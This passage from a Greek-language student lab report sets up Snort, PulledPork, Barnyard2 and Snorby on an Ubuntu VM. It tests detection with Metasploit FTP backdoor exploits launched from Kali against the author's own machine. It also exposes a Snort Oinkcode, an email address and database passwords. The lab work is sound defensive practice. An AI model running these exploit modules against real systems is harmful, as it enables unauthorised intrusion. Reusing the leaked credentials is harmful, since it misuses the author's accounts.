icsd-stoxos@icdstoxos-VirtualBox:~/snort_src/snort-2.9.8.0/src/dynamic-preproce  
ssors/build/usr/local/lib/snort_dynamicpreprocessor$ sudo cp * /usr/local/lib/sn  
ort_dynamicpreprocessor/  
.....
```

Οπότε έχουμε τα παρακάτω αρχεία

Snort binary file: /usr/local/bin/snort

Snort configuration file: /etc/snort/snort.conf

Snort log data directory: /var/log/snort

Snort rules directories: /etc/snort/rules

/etc/snort/so rules

/etc/snort/preproc rules

/usr/local/lib/snort_dynamicrules

Snort IP list directories: /etc/snort/rules/iplists

Snort dynamic preprocessors: /usr/local/lib/snort_dynamicpreprocessor/

Στη συνέχεια παραμετροποιούμε το βασικό αρχείο παραμετροποίησης στο /etc/snort/snort.conf. Εδώ θα πούμε στο Snort να τρέξει σε NIDS mode. Από την στιγμή όμως που το Snort βρίσκεται σε ένα Host στην ουσία μιλάμε για HIDS mode.

Βάζουμε ως σχόλια όλα τα rules

```
icsd-stoxos@icdstoxos-VirtualBox:~$ sudo sed -i "s/include \$RULE_PATH/#includ  
e \$RULE_PATH/" /etc/snort/snort.conf
```

Και τώρα χειροκίνητα αλλάζουμε κάποιες ρυθμίσεις στο αρχείο

```
icsd-stoxos@icdstoxos-VirtualBox:~$ sudo vi /etc/snort/snort.conf
```

To home_net είναι 192.168.56.101 subnet mask (255.255.255.0)

Βάζουμε μόνο την δικιά μας IP καθώς θέλουμε να προστατέψουμε μόνο την δικιά μας συσκευή και όχι κάποιο δίκτυο.

```

ipvar HOME_NET 192.168.56.101
# Path to your rules files (this can be a relative path)
# Note for Windows users: You are advised to make this an absolute path,
# such as: c:\snort\rules
var RULE_PATH /etc/snort/rules
var SO_RULE_PATH /etc/snort/so_rules
var PREPROC_RULE_PATH /etc/snort/preproc_rules

# If you are using reputation preprocessor set these
# LibreOffice Writer
# There is a bug with relative paths, they are relative to where snort
# not relative to snort.conf like the above variables
# This is completely inconsistent with how other vars work, BUG 89986
# Set the absolute path appropriately

var WHITE_LIST_PATH /etc/snort/rules/iplists
var BLACK_LIST_PATH /etc/snort/rules/iplists

```

Ενεργοποιούμε το local.rule που μπορούμε να προσθέσουμε κανόνες για να μπορεί το Snort να μας ειδοποιεί, οπότε βγάζουμε από τα σχόλια την παρακάτω γραμμή

```

# site specific rules

include $RULE_PATH/local.rules

```

Μόλις το αρχείο ριθμίσεων είναι έτοιμο θα βεβαιωθούμε ότι είναι και έγκυρο και ότι οι αναφορές είναι σωστές.

Χρησιμοποιούμε την επιλογή -T για να ελέγχουμε το αρχείο ρυθμίσεων, την επιλογή -c για να πούμε στο Snort ποιο αρχείο ρυθμίσεων να χρησιμοποιείσει και την επιλογή -i για να καθορίσουμε το interface του Snort. Έτσι τρέχουμε την παρακάτω εντολή και βλέπουμε τις τελευταίες γραμμές από την έξοδο, ώστε να επιβεβαιώσουμε τις αλλαγές.

```

icsd-stoxos@icdstoxos-VirtualBox:~$ sudo snort -T -i enp0s3 -c /etc/snort/snort.conf

Snort successfully validated the configuration!
Snort exiting

```

Τρέχω την παρακάτω εντολή με τα εξής options:


- | | |
|--------------------------|-------------------------------------------|
| - A console | Εκτυπώνει alerts στην γραμμή εντολών |
| -u snort | Μετά το startup τρέχει σαν user snort |
| -g snort | Μετά το startup τρέχει σαν group snort |
| -c /etc/snort/snort.conf | Το μονοπάτι για το αρχείο snort.conf file |

```
-i enp0s3
```

To interface στο οποίο βλέπει

```
icsd-stoxos@icdstoxos-VirtualBox:~$ sudo /usr/local/bin/snort -A console -u sno
rt -g snort -c /etc/snort/snort.conf
```

Και ενώ το snort τρέχει και περιμένει πηγαίνουμε στον Kali και κάνουμε επίθεση με ένα από τα exploit.



```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > set TARGET 0
TARGET => 0
msf exploit(vsftpd_234_backdoor) > set PAYLOAD cmd/unix/interact
PAYLOAD => cmd/unix/interact
msf exploit(vsftpd_234_backdoor) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf exploit(vsftpd_234_backdoor) > set LPORT 11925
LPORT => 11925
msf exploit(vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf exploit(vsftpd_234_backdoor) > exploit -j
[*] Exploit running as background job.
[*] 192.168.56.101:21 - Banner: 220 (vsFTPd 3.0.3)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
msf exploit(vsftpd_234_backdoor) >
```

Επιστρέφουμε στον Ubuntu και βλέπουμε πως εμφανίστηκε alert καθώς μας εμφανίζει και την ip του επιτηθέμενου

```
Commencing packet processing (pid=3050)
01/03-04:13:33.385889  [**] [129:15:1] Reset outside window [**] [Classification
: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.56.102:33515 -> 192.168.5
6.101:21
01/03-04:13:33.385902  [**] [129:15:1] Reset outside window [**] [Classification
: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.56.102:33515 -> 192.168.5
6.101:21
```

Πηγαίνουμε στο /var/log/snort και παρατηρούμε πως δημιουργήθηκε ένα αρχείο snort.log.nnnnnnnnnn(όπου οι αριθμοί οι οποίοι σχετίζονται με την εκάστοτε ώρα).

```
icsd-stoxos@icdstoxos-VirtualBox:~$ cd /var/log/snort
icsd-stoxos@icdstoxos-VirtualBox:/var/log/snort$ ls -l /var/log/snort
total 12
-rw-r--r-- 1 root root 0 Δεκ 31 21:47 alert
drwsrwxr-t 2 snort snort 4096 Δεκ 29 20:48 archived_logs
-rw-r--r-- 1 snort snort 2056 Ιαν 3 01:22 barnyard2.waldo
-rw----- 1 snort snort 637 Ιαν 3 04:22 snort.log.1483409370 ←
icsd-stoxos@icdstoxos-VirtualBox:/var/log/snort$
```

PulledPork is a perl script that will download, combine, and install/update snort rulesets from various locations for use by Snort. If you would rather install rulesets manually, see Appendix: Installing Snort Rules Manually. Install the PulledPork pre-requisites:

```
icsd-stoxos@icdstoxos-VirtualBox:~$ sudo apt-get install -y libcrypt-ssleay-perl liblwp-useragent-determined-perl
```

Download and install the PulledPork perl script and configuration files:

```
Setting up libcrypt-ssleay-perl (0.73-0.1ubuntu1) ...
icsd-stoxos@icdstoxos-VirtualBox:~$ cd ~/snort_src
```

```
icsd-stoxos@icdstoxos-VirtualBox:~/snort_src$ wget https://github.com/finchy/pulledpork/archive/8b9441aeeb7e1477e5be415f27dbc4eb25dd9d59.tar.gz \-O pulledpork-0.7.2-196.tar.gz
```

```
icsd-stoxos@icdstoxos-VirtualBox:~/snort_src$ tar xvfz pulledpork-0.7.2-196.tar.gz
```

```
icsd-stoxos@icdstoxos-VirtualBox:~/snort_src$ mv pulledpork-8b9441aeeb7e1477e5be415f27dbc4eb25dd9d59 pulledpork-0.7.2-196
```

```
icsd-stoxos@icdstoxos-VirtualBox:~/snort_src$ mv pulledpork-8b9441aeeb7e1477e5be415f27dbc4eb25dd9d59 pulledpork-0.7.2-196
```

```
icsd-stoxos@icdstoxos-VirtualBox:~/snort_src$ cd pulledpork-0.7.2-196
```

```
icsd-stoxos@icdstoxos-VirtualBox:~/snort_src/pulledpork-0.7.2-196$ sudo cp pulledpork.pl /usr/local/bin
```

```
[sudo] password for icsd-stoxos:
```

```
icsd-stoxos@icdstoxos-VirtualBox:~/snort_src/pulledpork-0.7.2-196$ sudo chmod +x /usr/local/bin/pulledpork.pl
```

```
icsd-stoxos@icdstoxos-VirtualBox:~/snort_src/pulledpork-0.7.2-196$ sudo cp etc/*.conf /etc/snort
```

Τσεκάρουμε ότι το Pulledpork τρέχει τσεκάρωντας την version ,χρεισμοποιώντας το option -V

```
icsd-stoxos@icdstoxos-VirtualBox:~$ /usr/local/bin/pulledpork.pl -V
PulledPork v0.7.2 - E.Coli in your water bottle!
```

Ρυθμίζουμε το PulledPork για να κατεβάσει τα rulesets(group από κανόνες).

Μπορούμε να κατεβάσουμε μια δωρεάν Blacklist από το Talos και δωρεάν community rulesets από το Snort,χωρίς να δημιουργήσουμε δωρέαν λογαριασμό στο Snort.Ωστόσο ,θα δημιουργήσουμε ένα δωρεάν λογαριασμό στο snort για να κατεβάσουμε τα κανονικά rules,παίρνωντας από το snort ένα μοναδικό Oinkcode ,το οποίο και θα χρεισμοποιήσουμε.

icsd11066@icsd.aegean.gr 

icsd11066@icsd.aegean.gr

Account

Oinkcode

Subscription

Receipts

False

f5d74796ed2e8f53bd5a65a75c74314cc80f5fd0

Regenerate

Στη συνέχεια παραμετροποιούμε το Pulledpork

```
|icsd-stoxos@icsdstoxos-VirtualBox:~$ sudo vi /etc/snort/pulledpork.conf
```

Βάζω το Oinkcode μου στις παρακάτω 2 γραμμές

```
19 rule_url=https://www.snort.org/reg-rules/|snortrules-snapshot.tar.gz|f5d74796ed2e8f53bd5a65a75c74314cc80f5fd0
```

```
26 rule_url=https://www.snort.org/reg-rules/|opensource.gz|f5d74796ed2e8f53bd5a65a75c74314cc80f5fd0
```

Κάνω uncomment την παρακάτω γραμμή

```
29 rule_url=https://rules.emergingthreats.net/|emerging.rules.tar.gz|open-nogpl
```

Αλλάζω τις παρακάτω γραμμές

```
70 # What path you want the .rules file containing all of the processed  
71 # rules? (this value has changed as of 0.4.0, previously we copied  
72 # all of the rules, now we are creating a single large rules file  
73 # but still keeping a separate file for your so_rules!  
74 rule_path=/etc/snort/rules/snort.rules  
  
83 # If you are running any rules in your local.rules file, we need to  
84 # know about them to properly build a sid-msg.map that will contain your  
85 # local.rules metadata (msg) information. You can specify other rules  
86 # files that are local to your system here by adding a comma and more pa-  
ths...  
87 # remember that the FULL path must be specified for EACH value.  
88 # local_rules=/path/to/these.rules,/path/to/those.rules  
89 local_rules=/etc/snort/rules/local.rules  
  
91 # Where should I put the sid-msg.map file?  
92 sid_msg=/etc/snort/sid-msg.map  
  
117 # We need to know where your snort.conf file lives so that we can  
118 # generate the stub files  
119 config_path=/etc/snort/snort.conf  
  
124 # Define your distro, this is for the precompiled shared object libs!  
125 # Valid Distro Types:  
126 # Debian-6-0, Ubuntu-10-4  
127 # Ubuntu-12-04, Centos-5-4  
128 # FC-12, FC-14, RHEL-5-5, RHEL-6-0  
129 # FreeBSD-8-1, FreeBSD-9-0, FreeBSD-10-0  
130 # OpenBSD-5-2, OpenBSD-5-3  
131 # OpenSUSE-11-4, OpenSUSE-12-1  
132 # Slackware-13-1  
133 distro=Ubuntu-12-04  
  
140 # de-dupe any duplicate IPs from different sources.  
141 black_list=/etc/snort/rules/iplists/default.blacklist  
  
147 # configure these! The following option tells pulledpork where to place  
the version  
148 # file for use with control socket ip list reloads!  
149 # This should be the same path where your black_list lives!  
150 IPRVersion=/etc/snort/rules/iplists
```

Στη συνέχεια θα τρέξουμε χειροκίνητα το PulledPork για να σιγουρευτούμε ότι τρέχει.

-l κάνει την καταγραφή συμβάντων στο /var/log

-c /etc/snort/snort.conf το μονοπάτι για το αρχείο pulledpork.conf

```
icsd-stoxos@icdstoxos-VirtualBox:~$ sudo /usr/local/bin/pulledpork.pl -c /etc/snort/pulledpork.conf -l
```

Rule Stats...

```
New:-----54072  
Deleted:---0  
Enabled Rules:----29848  
Dropped Rules:----0  
Disabled Rules:---24224  
Total Rules:-----54072
```

IP Blacklist Stats...

```
Total IPs:-----2044
```

Done

Please review /var/log/sid_changes.log for additional details
Fly Piggy Fly!

Τα νέα rules αποθηκεύτηκαν όλα στο φάκελο /etc/snort/rules/snort.rules και πρέπει να γράψουμε στο snort.conf ‘include \$RULE_PATH/snort.rules’ έτσι ώστε το pulledpork να τα διαβάζει όταν το snort ξεκινά.

```
icsd-stoxos@icdstoxos-VirtualBox:~$ sudo vi /etc/snort/snort.conf
```

```
569 include $RULE_PATH/snort.rules
```

Ελέγχουμε το αρχείο παραμετροποίησης ελέγχοντας του νέους κανόνες που δημιούργησε το PulledPork.

```
icsd-stoxos@icdstoxos-VirtualBox:~$ sudo snort -T -c /etc/snort/snort.conf -i enp0s8
```

```
Snort successfully validated the configuration!  
Snort exiting
```

Για να μπορεί το Snort να γράψει τα συμβάντα σε αναγνώσιμη μορφή είτε στην κονσόλα είτε στα αρχεία θα εγκαταστήσουμε το Barnyard2, το οποίο βάζει τα συμβάντα σε μια SQL βάση δεδομένων.

Πρώτα κατεβάζουμε καάποια pre-requisites.

```
icsd-stoxos@icdstoxos-VirtualBox:~$ sudo apt-get install -y mysql-server libmysqlclient-dev mysql-client autoconf libtool
```

Στη συνέχεια θα πούμε στο Snort οι ειδοποιήσεις που θα δίνει να είναι σε binary μορφή ώστε να μπορεί το Barnyard να λειτουργήσει. Πάμε στο αρχείο παραμετροποίησης του

Snort και προσθέτουμε την γραμμή 543.

```
540 # unified2
541 # Recommended for most installs
542 # output unified2: filename merged.log, limit 128, nostamp, mpls_event_t
es, vlan_event_types
543 output unified2: filename snort.u2, limit 128
```

Κατεβάζουμε το Barnyard2 και κάνουμε εγκατάσταση

```
icsd-stoxos@icdstoxos-VirtualBox:~$ cd ~/snort_src
icsd-stoxos@icdstoxos-VirtualBox:~/snort_src$ wget https://github.com/firnsy/barnyard2/archive/7254c24702392288fe6be948f88afb7404f6dc9.tar.gz \-O barnyard2-2-1
.14-336.tar.gz
```

```
icsd-stoxos@icdstoxos-VirtualBox:~/snort_src$ tar zxvf barnyard2-2-1.14-336.tar
.gz
```

```
icsd-stoxos@icdstoxos-VirtualBox:~/snort_src$ mv barnyard2-7254c24702392288fe6b
e948f88afb7404f6dc9 barnyard2-2-1.14-336
icsd-stoxos@icdstoxos-VirtualBox:~/snort_src$ cd barnyard2-2-1.14-336
icsd-stoxos@icdstoxos-VirtualBox:~/snort_src/barnyard2-2-1.14-336$ autoreconf -
fvi -I ./m4
```

```
icsd-stoxos@icdstoxos-VirtualBox:~/snort_src/barnyard2-2-1.14-336$ ./configure
--with-mysql --with-mysql-libraries=/usr/lib/x86_64-linux-gnu
icsd-stoxos@icdstoxos-VirtualBox:~/snort_src/barnyard2-2-1.14-336$ make
icsd-stoxos@icdstoxos-VirtualBox:~/snort_src/barnyard2-2-1.14-336$ sudo make ins
tall
```

Τώρα πρέπει να αντιγράψουμε και να δημιουργήσουμε κάποιους φακέλους που χρειάζεται το Barnyard2

```
icsd-stoxos@icdstoxos-VirtualBox:~/snort_src/barnyard2-2-1.14-336$ cd ~/snort_sr
c/barnyard2-2-1.14-336
icsd-stoxos@icdstoxos-VirtualBox:~/snort_src/barnyard2-2-1.14-336$ sudo cp etc/b
arnyard2.conf /etc/snort
icsd-stoxos@icdstoxos-VirtualBox:~/snort_src/barnyard2-2-1.14-336$ sudo mkdir /v
ar/log/barnyard2
icsd-stoxos@icdstoxos-VirtualBox:~/snort_src/barnyard2-2-1.14-336$ sudo chown sn
ort.snort /var/log/barnyard2
icsd-stoxos@icdstoxos-VirtualBox:~/snort_src/barnyard2-2-1.14-336$ sudo touch /v
ar/log/snort/barnyard2.waldo
icsd-stoxos@icdstoxos-VirtualBox:~/snort_src/barnyard2-2-1.14-336$ sudo chown sn
ort.snort /var/log/snort/barnyard2.waldo
```

Αφού το Barnyard2 αποθηκεύει τα alerts στη βάση δεδομένων ,πρέπει να δημιουργήσουμε αυτήν την βάση.Θα έχουμε ένα user 'snort' για την πρόσβαση σε αυτήν.

```
icsd-stoxos@icdstoxos-VirtualBox:~$ mysql -u root -p
mysql> create database snort;
```

```

mysql> use snort
Database changed
mysql> source ~/snort_src/barnyard2-2-1.14-336/schemas/create_mysql
mysql> CREATE USER 'snort'@'localhost' IDENTIFIED BY 'ABCabc1234!' ;
Query OK, 0 rows affected (0,09 sec)

mysql> grant create, insert, select, delete, update on snort.* to 'snort'@'localhost' ;
Query OK, 0 rows affected (0,06 sec)

mysql> exit

```

Τώρα πρέπει να πούμε στο Barnyard2 να συνδέσει την βάση, έτσι θα παρεμετροποιήσουμε το /etc/snort/barnyard2.conf και προσθέτουμε την παρακάτω πρόταση στο τέλος του αρχείου

```

output database: log, mysql, user=snort password=ABCabc1234! dbname=snort host=localhost

```

Τώρα θέλουμε να ελέγξουμε ότι το Snort γράφει τα events στο σωστό binary log αρχείο και ότι το Barnyard2 τα διαβάζει και τα βάση στη βάση.

Τρέχουμε το Snort σε alert mode(δεν θα εμφανίσει κάτι μόλις γίνει η επίθεση γιατί δεν βάλαμε την επιλογή –A όπως πριν)(θα τρέξει ως daemon παρόλο που δεν βάζουμε την επιλογή –D)

```

icsd-stoxos@icdstoxos-VirtualBox:~$ sudo /usr/local/bin/snort -q -u snort -g snort -c /etc/snort/snort.conf -i enp0s3

```

Πηγαίνουμε στον Kali και χρησιμοποιώντας το armitage κάνουμε μία επίθεση στην υπηρεσία ftp του Ubuntu(δεν μας ενδιαφέρει αν θα πετύχει η επίθεση).

```

msf > use exploit/unix/ftp/proftpd_133c_backdoor
msf exploit(proftpd_133c_backdoor) > set TARGET 0
TARGET => 0
[-] The value specified for PAYLOAD is not valid.
msf exploit(proftpd_133c_backdoor) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf exploit(proftpd_133c_backdoor) > set LPORT 25390
LPORT => 25390
msf exploit(proftpd_133c_backdoor) > set RPORT 21
RPORT => 21
msf exploit(proftpd_133c_backdoor) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf exploit(proftpd_133c_backdoor) > exploit -j
[*] Exploit running as background job.
[*] Started reverse TCP double handler on 192.168.56.102:25390
[*] 192.168.56.101:21 - Sending Backdoor Command

```

Επίσης από το Armitage κάνουμε και ένα ping scan για να δεχτεί το Ubuntu ping

Πάμε τώρα πίσω στον Ubuntu. Πατάμε ctrl-c για να σταματήσουμε στο snort και πάμε στο /var/log/snort/

Εκεί θα δούμε πως δημιουργήθηκε αρχείο της μορφής snort.u2.nnnnnnnnnn (όπου n είναι αριθμοί που κάθε φορά θα είναι διαφορετικοί καθώς εξαρτώνται από την ώρα εκείνης της στιγμής)

```
icsd-stoxos@icsdstoxos-VirtualBox:~$ cd /var/log/snort
icsd-stoxos@icsdstoxos-VirtualBox:/var/log/snort$ ls -l /var/log/snort
total 16
-rw-r--r-- 1 root root 0 ΔΕΚ 31 21:47 alert
drwsrwxr-t 2 snort snort 4096 ΔΕΚ 29 20:48 archived_logs
-rw-r--r-- 1 snort snort 2056 Ιαν 3 01:22 barnyard2.waldo
-rw----- 1 snort snort 637 Ιαν 3 04:22 snort.log.1483409370
-rw----- 1 snort snort 627 Ιαν 3 04:33 snort.u2.1483410703
```

Οπότε τώρα ξέρουμε πως το Snort δημιουργεί alerts. Τώρα θα πούμε στο Barnyard2 να επεξεργαστεί τα events snort.u2.nnnnnnnnnn και να τα φορτώσει στη βάση που φτιάξαμε. Στην παρακάτω εντολή χρεισμοποιούμε και τα εξής options:

-c /etc/snort/barnyard2.conf	To path για το barnyard2.conf αρχείο
-d /var/log/snort	Ο φάκελος για τα output αρχεία
-f snort.u2	Το όνομα του αρχείου που πρέπει να δει (snort.u2.nnnnnnnnnn)
-w /var/log/snort/barnyard2.waldo	Η τοποθεσία του waldo αρχείου (bookmark file)
-u snort	Τρέχει το Barnyard2 ως snort user μετά το startup
-g snort	Τρέχει το Barnyard2 ως snort group μετά το startup

```
icsd-stoxos@icsdstoxos-VirtualBox:~$ sudo barnyard2 -c /etc/snort/barnyard2.conf
-d /var/log/snort -f snort.u2 -w /var/log/snort/barnyard2.waldo \-g snort -u snor
t
```

```
Using waldo file '/var/log/snort/barnyard2.waldo':
    spool directory = /var/log/snort
    spool filebase  = snort.u2
    time_stamp      = 1483398726
    record_idx      = 0
Opened spool file '/var/log/snort/snort.u2.1483410703'
01/03-04:33:21.016349  [**] [125:2:1] ftp_pp: Invalid FTP command [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.56.102:46613 -> 192.168.56.101:21
01/03-04:33:21.016586  [**] [129:15:1] stream5: Reset outside window [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.56.102:46613 -> 192.168.56.101:21
01/03-04:33:21.016592  [**] [129:15:1] stream5: Reset outside window [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.56.102:46613 -> 192.168.56.101:21
Waiting for new data
```

```
=====
Closing spool file '/var/log/snort/snort.u2.1483410703'. Read 6 records
icsd-stoxos@icdstoxos-VirtualBox:~$
```

Στη συνέχεια θέλουμε να ελέγξουμε την βάση δεδομένων για να δούμε αν το Barnyard έγραψε σωστά τα events

```
icsd-stoxos@icdstoxos-VirtualBox:~$ mysql -u snort -p -D snort -e "select count(*) from event"
Enter password:
+-----+
| count(*) |
+-----+
|      3   |
+-----+
```

Από την στιγμή που το αποτέλεσμα είναι μεγαλύτερο του μηδέν το Snort και το Barnyard2 εγκαταστήθηκαν σωστά

scripts

Για Snort

```
icsd-stoxos@icdstoxos-VirtualBox:~$ sudo vi /lib/systemd/system/snort.service
```

```
[Unit]
Description=Snort Hids Daemon
After=syslog.target network.target
[Service]
Type=simple
ExecStart=/usr/local/bin/snort -q -u snort -g snort -c /etc/snort/snort.conf -i enp0s3
[Install]
WantedBy=multi-user.target
```

```
icsd-stoxos@icdstoxos-VirtualBox:~$ sudo systemctl enable snort
Created symlink /etc/systemd/system/multi-user.target.wants/snort.service → /lib
/systemd/system/snort.service.
```

```
icsd-stoxos@icdstoxos-VirtualBox:~$ sudo systemctl start snort
```

Για Barnyard2

```
icsd-stoxos@icdstoxos-VirtualBox:~$ sudo vi /lib/systemd/system/barnyard2.servi
ce
```

```
[Unit]
Description=Barnyard2 Daemon
After=syslog.target network.target
[Service]
Type=simple
ExecStart=/usr/local/bin/barnyard2 -c /etc/snort/barnyard2.conf -d /var/log/snort -f snort.u2 -q -w /var/log/snort/barnyard2.waldo -g snort -u snort -D -a /var/log/snort/archived_logs
[Install]
WantedBy=multi-user.target
```

```
icsd-stoxos@icdstoxos-VirtualBox:~$ sudo systemctl enable barnyard2
Created symlink /etc/systemd/system/multi-user.target.wants/barnyard2.service →
/lib/systemd/system/barnyard2.service.
sudo icsd-stoxos@icdstoxos-VirtualBox:~$ sudo systemctl start barnyard2
```

Snorby

Για αρχή χρειαζόμαστε κάποια pre-requisites

```
icsd-stoxos@icdstoxos-VirtualBox:~$ sudo apt-get install libgdbm-dev libncurses5-dev git-core curl zlib1g-dev build-essential libssl-dev libreadline-dev libyaml-dev libsqlite3-dev sqlite3 libxml2-dev libxslt1-dev libcurl4-openssl-dev python-software-properties libffi-dev -y
```

Κατεβάζουμε pre-requisites για το Ruby Gems

```
icsd-stoxos@icdstoxos-VirtualBox:~$ sudo apt-get install imagemagick apache2 libyaml-dev libxml2-dev libxslt-dev git libssl-dev -y
```

To Snorby για να εγκατασταθεί χρειάζεται κάποια gems από το Ruby

```
icsd-stoxos@icdstoxos-VirtualBox:~$ echo "gem: --no-rdoc --no-ri" > ~/.gemrc
icsd-stoxos@icdstoxos-VirtualBox:~$ sudo sh -c "echo gem: --no-rdoc --no-ri > /etc/gemrc"
```

Κατεβάζουμε και κάνουμε εγκατάσταση το Ruby

```
icsd-stoxos@icdstoxos-VirtualBox:~/snort_src$ wget http://cache.ruby-lang.org/pub/ruby/2.3/ruby-2.3.0.tar.gz
icsd-stoxos@icdstoxos-VirtualBox:~/snort_src$ tar -zxvf ruby-2.3.0.tar.gz
icsd-stoxos@icdstoxos-VirtualBox:~/snort_src$ cd ruby-2.3.0
icsd-stoxos@icdstoxos-VirtualBox:~/snort_src/ruby-2.3.0$ ./configure
icsd-stoxos@icdstoxos-VirtualBox:~/snort_src/ruby-2.3.0$ make
icsd-stoxos@icdstoxos-VirtualBox:~/snort_src/ruby-2.3.0$ sudo make install
```

Κάνουμε εγκατάσταση κάποια ακομα υποχρεωτικά gems

```
icsd-stoxos@icdstoxos-VirtualBox:~/snort_src/ruby-2.3.0$ sudo gem install wkhtmltopdf
```

```
icsd-stoxos@icdstoxos-VirtualBox:~/snort_src/ruby-2.3.0$ sudo gem install bundler  
icsd-stoxos@icdstoxos-VirtualBox:~/snort_src/ruby-2.3.0$ sudo gem install rails  
icsd-stoxos@icdstoxos-VirtualBox:~/snort_src/ruby-2.3.0$ sudo gem install rake  
--version=11.1.2
```

Κατεβάζουμε το Snorby

```
icsd-stoxos@icdstoxos-VirtualBox:~/snort_src$ git clone git://github.com/Snorby  
/snorby.git
```

Αντιγράφουμε το Snorby στο φάκελο web

```
icsd-stoxos@icdstoxos-VirtualBox:~/snort_src$ sudo cp -r snorby/ /var/www/html/  
icsd-stoxos@icdstoxos-VirtualBox:~/snort_src$ cd /var/www/html/snorby  
icsd-stoxos@icdstoxos-VirtualBox:/var/www/html/snorby$ sudo bundle install
```

To Snorby χρεισμοποιεί το database.yml για να συνδέθει στον MySQL server. Θα αντιγράψουμε το example αρχείο στη σωστή θέση και θα βάλουμε τα δικά μας διαπιστευτήρια.

```
icsd-stoxos@icdstoxos-VirtualBox:~$ sudo cp /var/www/html/snorby/config/database.yml.example  
/var/www/html/snorby/config/database.yml  
[sudo] password for icsd-stoxos:  
icsd-stoxos@icdstoxos-VirtualBox:~$ sudo vi /var/www/html/snorby/config/database.yml
```

Βάζουμε τον root password.

```
# Snorby Database Configuration  
#  
# Please set your database password/user below  
# NOTE: Indentation is important.  
  
snorby: &snorby  
  adapter: mysql  
  username: root  
  password: "1234" # Example: password: "s3cr3tsauce"  
  host: localhost
```

Τώρα χρειάζεται να δημιουργήσουμε το configuration αρχείο του Snorby (αντεγραμένο από τον φάκελο του example) και να φτιάξουμε με την version του wkhtmltopdf

```
icsd-stoxos@icdstoxos-VirtualBox:~$ sudo cp /var/www/html/snorby/config/snorby_config.yml.example  
/var/www/html/snorby/config/snorby_config.yml  
icsd-stoxos@icdstoxos-VirtualBox:~$ sudo sed -i s/"\|usr\|/local\|/bin\|/wkhtmltopdf"/"\|usr\|/bin\|/wkhtmltopdf"/g /var/www/html/snorby/config/snorby_config.yml
```

Τώρα θα εγκαταστήσουμε το Snorby. Θα κατέβουν κάποια gems και θα δημιουργηθεί μια βάση δεδομένων με όνομα Snorby.

```
icsd-stoxos@icdstoxos-VirtualBox:~$ cd /var/www/html/snorby  
icsd-stoxos@icdstoxos-VirtualBox:/var/www/html/snorby$ sudo bundle exec rake snorby:setup
```

Τώρα θα δημιουργήσουμε έναν νέο MySQL snorby user καθώς το Snorby να χρεισμοποιεί το root password για να επικοινωνεί με την βάση.

```
icsd-stoxos@icdstoxos-VirtualBox:/var/www/html/snorby$ mysql -u root -p
mysql> create user 'snorby'@'localhost' IDENTIFIED BY 'ABCabc1234!!'
      ->;
Query OK, 0 rows affected (0,24 sec)

mysql> grant all privileges on snorby.* to 'snorby'@'localhost' with grant option
;
Query OK, 0 rows affected (0,03 sec)

mysql> flush privileges
      ->;
Query OK, 0 rows affected (0,03 sec)

mysql> exit
Bye
```

Αφού δημιουργήσαμε το νέο χρήστη θα παραμετροποιήσουμε το database.yml έτσι ώστε να χρεισμοποιεί αυτόν.

```
snorby: &snorby
  adapter: mysql

